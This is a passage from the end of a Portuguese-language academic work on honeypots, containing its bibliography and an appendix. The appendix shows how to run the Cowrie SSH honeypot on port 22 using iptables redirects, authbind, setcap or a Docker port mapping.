KYRIAKOU, Andronikos; SKLAVOS, Nicolas. Container-Based Honeypot Deployment for the Analysis of Malicious Activity. In: IEEE. 2018 Global Information Infrastructure and Networking Symposium (GIIS). [S.l.: s.n.], 2018. p. 1–4.

NAWROCKI, Marcin et al. A survey on honeypot software and data analysis. **arXiv preprint arXiv:1608.06249**, 2016.

OLIVEIRA JÚNIOR, Gildásio Antonio de. Honeyselk: um ambiente para pesquisa e visualização de ataques cibernéticos em tempo real, 2016.

PA, Yin Minn Pa et al. Iotpot: A novel honeypot for revealing current iot threats. **Journal of Information Processing**, Information Processing Society of Japan, v. 24, n. 3, p. 522–533, 2016.

PATEL, Reshma R; THAKER, Chirag S. Zero-day attack signatures detection using honeypot. In: INTERNATIONAL Conference on Computer Communication and Networks (CSI-COMNET). [S.l.: s.n.], 2011.

SCOTT, Charlie; CARBONE, Richard. Designing and implementing a honeypot for a SCADA network. **SANS Institute Reading Room**, 2014.

SPITZNER, Lance. **Honeypots: tracking hackers**. [S.l.]: Addison-Wesley Reading, 2003. v. 1.

STOLL, Clifford. Stalking the wily hacker. **Commun. ACM**, v. 31, n. 5, p. 484–497, 1988.

T-POT. T-POT. Disponível em: <https://github.com/dtag-dev-sec/tpotce>. Acesso em: 31 out. 2019.

VERVIER, Pierre-Antoine; SHEN, Yun. Before toasters rise up: a view into the emerging iot threat landscape. In: SPRINGER. INTERNATIONAL Symposium on Research in Attacks, Intrusions, and Defenses. [S.l.: s.n.], 2018. p. 556–576.

Anexo I

Como fazer o Cowrie escutar na porta 22

Por padrão, a porta SSH disfarçada do Cowrie é a 2222. Isso é em razão da porta TCP 22 usualmente já estar ocupada com o SSH. Existem alternativas para configurar o Cowrie na porta 22, tornando o sistema mais realista e atraindo mais ataques.

A documentação aborda três métodos sobre a possibilidade de utilização da porta 22: Redirecionamento de portas, authbind e setcap.

Após alterar a porta padrão, o redirecionamento de tráfego SSH e TELNET utilizando IPtables pode ser feito através do comando:

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j
REDIRECT --to-port 2222

$ sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j
REDIRECT --to-port 2223
```

Para utilizar o Authbind para escutar como não root diretamente na porta 22:

```
$ sudo apt-get install authbind
$ sudo touch /etc/authbind/byport/22
$ sudo chown cowrie:cowrie /etc/authbind/byport/22
$ sudo chmod 770 /etc/authbind/byport/22
```

Depois, habilite a opção AUTHBIND_ENABLED edite o arquivo de configuração do Cowrie (cowrie.cfg):

```
[ssh]
listen_endpoints = tcp:22:interface=0.0.0.0
```

O Setcap dá permissão ao Python escutar nas portas abaixo de 1024.

```
$ setcap cap_net_bind_service=+ep /usr/bin/python2.7
```

E altere o arquivo para escutar na porta 22 como mostrado acima.

No caso da utilização de Containers, a estratégia adotada foi a seguinte:

O primeiro passo foi modificar a porta padrão do Docker host, editando o arquivo sshd_config.

```
$ sudo nano /etc/ssh/sshd_config
```

Modifique a seguinte linha para que o SSH rode em uma porta alternativa (2222,2212, etc):

```
Port 2212
```

Reinicie o serviço. A partir disso o host só será acessível via SSH na porta modificada:

```
$ sudo service ssh restart
```

Para executar o Container Cowrie, utilize o comando:

```
$ docker run -d -p 22:2222 cowrie/cowrie
```

Dessa forma, o Honeypot ficará acessível na porta 22 e o Docker host na porta 2212.